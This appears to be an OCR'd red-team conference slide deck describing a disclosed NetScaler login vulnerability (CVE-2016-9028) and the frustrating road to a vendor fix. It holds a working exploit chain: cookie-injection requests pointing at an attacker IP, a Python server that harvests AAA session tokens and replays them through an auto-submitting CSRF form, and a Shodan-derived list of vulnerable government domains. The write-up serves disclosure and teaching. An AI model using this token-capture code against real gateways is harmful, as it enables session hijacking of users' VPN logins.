
NetScaler redirects with **our** NSC_TASS cookie.

```
HTTP/1.1 302 Object Moved
Location: /vpn/tmindex.html
Set-Cookie: NSC_TASS=aHR0cHM6Ly81NC4xNzEuMTIwLjc5Lw%3D%3D;Path=/;Secure

<html>
<body>
<span id="This object may be found "></span>
<a href="/vpn/tmindex.html">
<span id="here"></span></a>
```

```
Set-Cookie: NSC_TASS=aHR0cHM6Ly81NC4xNzEuMTIwLjc5Lw%3D%3D
Set-Cookie: NSC_TASS=https://54.171.120.79/
```

# NetScaler login vulnerability

NetScaler redirects with **our** NSC_TASS cookie.



# NetScaler login vulnerability

The user logs in ...


```
POST /cgi/login HTTP/1.1
Host: a3as-asd.kpn.com
Referer: https://a3as-asd.kpn.com/vpn/tmindex.html
Cookie: NSC_TASS=aHR0cHM6Ly81NC4xNzEuMTIwLjc5Lw%3D%3D;

login=redteam&passwd=%28%4f%27%72%6c%79%3f%29&passwd1=868307
```

(with **our** NSC_TASS cookie)

```
NSC_TASS=aHR0cHM6Ly81NC4xNzEuMTIwLjc5Lw%3D%3 =
NSC_TASS=https://54.171.120.79/
```

# NetScaler login vulnerability

The user logs in with our `NSC_TASS` cookie




# NetScaler login vulnerability

The NetScaler thinks it redirects a final time...

```
Set-Cookie: NSC_TASS=xyz;Path=/;expires=Wednesday, 09-Nov-1999 23:12:40 GMT;Secure
Set-Cookie: NSC_TMAP=xyz;Path=/;expires=Wednesday, 09-Nov-1999 23:12:40 GMT;Secure

<html>
<body onLoad='document.forms[0].submit();'>
<form action="https://54.171.120.79/cgi/selfauth" method="post"
  enctype="application/x-www-form-urlencoded">
<input type=hidden name=loc value="https://54.171.120.79/">
<input type=hidden name=tmaa value="cfd0586e4e586409fd1eca6f8767974a">
<input type=hidden name=tmas value="1bc13fd31c221333418cdbebae7962da">
<input type=hidden name=localdate value="">
<input id="Continue" type="submit" value="Continue">
</body>
</html>
```


# NetScaler login vulnerability

The NetScaler thinks it redirects a final time...



# NetScaler login vulnerability


Meanwhile, on a system we control ...



```
#!/usr/bin/env python3
from bottle import route, run, request

@route('/cgi/selfauth', method='POST')
def selfauth():
    tmaa = request.forms.get("tmaa")
    tmas = request.forms.get("tmas")
    htonly = request.forms.get("htonly")
    localdate = request.forms.get("localdate")
    ref = request.headers.get("Referer")
    print("referer:" + ref, "tmaa:" + tmaa, "tmas:" + tmas,
    "htonly:" + htonly, "localdate:" + localdate, sep="\n")
    return """
<html><head><body><form id='csrfform' action='https://ffsa.kpn.com/cgi/selfauth'
method='POST'><input type='hidden' name='loc' value='https://ffsa.kpn.com/' />
  <input type='hidden' name='tmaa' value='{tmaa}' />
  <input type='hidden' name='tmas' value='{tmas}' />
  <input type='hidden' name='htonly' value='{htonly}' />
  <input type='hidden' name='localdate' value='{localdate}' />
  <input type='submit' value='Submit request' />
  </form> </body> <script type='text/javascript'>
document.getElementById('csrfform').submit();</script> </body> </html>
""".format(tmaa=tmaa, tmas=tmas, htonly=htonly, localdate=localdate)
run(host='0.0.0.0', port=80, debug=False)
```

# NetScaler login vulnerability

The client POSTs the AAA tokens



# NetScaler login vulnerability

## Gotcha!

```
sudo ./app.py 2>/dev/null

referer:https://a3as-asd.kpn.com/cgi/login
tmaa:cfd0586e4e586409fd1eca6f8767974a
tmas:1bc13fd31c221333418cdbebae7962da
htonly:yes
localdate:1435653040.73
```

# NetScaler login vulnerability

The attacker then "helps" the client

```
<html><head><body><form id='csrfform' action='https://ffsa.kpn.com/cgi/selfauth'
method='POST'><input type='hidden' name='loc' value='https://ffsa.kpn.com/' />
  <input type='hidden' name='tmaa' value='cfd0586e4e586409fd1eca6f8767974a' />
  <input type='hidden' name='tmas' value='1bc13fd31c221333418cdbebae7962da' />
  <input type='hidden' name='htonly' value='yes' />
  <input type='hidden' name='localdate' value='1435653040.73' />
  <input type='submit' value='Submit request' />
  </form> </body> <script type='text/javascript'>
document.getElementById('csrfform').submit();</script> </body> </html>
```


# NetScaler login vulnerability

The browser neatly POSTs to the real /cgi/selfauth page.

```
POST /cgi/selfauth HTTP/1.1
Host: ffsa.kpn.com

loc=https%3A%2F%2Fffsa.kpn.com%2F
&tmaa=cfd0586e4e586409fd1eca6f8767974a
&tmas=1bc13fd31c221333418cdbebae7962da
&htonly=yes
&localdate=1435653040.73
```

# NetScaler login vulnerability

The browser neatly POSTs to the real /cgi/selfauth page.




# NetScaler login vulnerability

And when the customer logs in, so do we.

```
HTTP/1.1 302 Object Moved
Location: https://ffsa.kpn.com/
Set-Cookie: NSC_TMAA=cfd0586e4e586409fd1eca6f8767974a;Domain=ffsa.kpn.com
Set-Cookie: NSC_TMAS=1bc13fd31c221333418cdbebae7962da;Secure;Domain=ffsa.kpn.com
```

# NetScaler login vulnerability



# Impact

A quick scan using shodan data to trigger the NSC_TASS cookie response

```
$ wc -l vulns.tsv
6725 vulns.tsv

$ awk '{print $2}' vuln.tsv|rev|cut -d'.' -f1|\
sort|rev|uniq -c|sort -nr|head -20|column -c80

    1732 com     84 de       40 gov        31 it         27 ch
    617 net      56 uk       40 be         31 at         26 mx
    125 org      56 edu      36 se         30 nz         23 in
    102 au       40 nl       32 ca         29 fi         19 us
```

# NetScaler login vulnerability

okay, one more for the lulz

```
$ grep -o '[[:alnum:]]*.gov$' vuln.tsv|sort -u|column -c80

alaska.gov              fairfaxcounty.gov       occ.gov
arkansas.gov            fl.gov                  sba.gov
attorneygeneral.gov     mo.gov                  sc.gov
azland.gov              mt.gov                  swpa.gov
ca.gov                  ncdot.gov               treasury.gov
cdc.gov                 nga.gov                 usda.gov
csosa.gov               nih.gov                 usdoj.gov
dhs.gov                 nyc.gov
```


# Lessons Learned

Elisabeth Kübler-Ross &

David Kessler

*On Death and Dying, 1969*

# The 5 Stages: Denial




"The NetScaler is not part of my*) project. You cannot block our go-live because of problems with that thing."


*) "my" = KPN project manager

# The 5 Stages: Anger


"You guys*) figure out how to solve this! Why was I forced to use something that is broken?!"

*) "You guys" = The KPN REDteam and KPN-CERT together with the provider


# The 5 Stages: Bargaining



"The NetScaler issue is known to us*). Our+) solution would be to place another NetScaler in front to mitigate the problem."


*) "us" = secure@citrix.com
+) "our" = vendor

# The 5 Stages: Depression



"The project got cancelled, I guess so did the NetScaler" / "I don't know who maintains the environment" / "Perhaps you should ask [anyone but me]" / "We can't seem to find the certificates" / "I don't think we can help you" / "It was very hard to set up and maintain" / "Didn't that project get cancelled?"

# The 5 Stages: Acceptance




We*) are currently [...] addressing this issue in all current versions of NetScaler and we hope to have the fixes ready before [...] the issue will be publicly announced. Thank you [...] for working with us to keep Citrix customers safe.

*) "We" = secure@citrix.com


# The 5 Stages

Denial




**NO.**


Anger





Bargaining



Depression



Acceptance



You might want to memorize these for future reference.

# "Happy Ending"


**So 14 hours before Brucon was scheduled to start:**

10/26/2016 19:30 PM (secure@citrix.com)
Thank you for working with us to protect Citrix customers.
[...]
https://support.citrix.com/article/CTX218361 (CVE-20169028)
[...]
Once again, thank you for working with us to protect Citrix customers.

# Reverse-Engineering Crypto from a binary

Don't overcomplicate things

# What we tested



# Which really just did this

```
GET /?0xFF32009F91CF75BAAB4BEA7ABE215BAF HTTP/1.1
Host: but-dev.kpnnet.org
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:35.0) Firefox/35.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

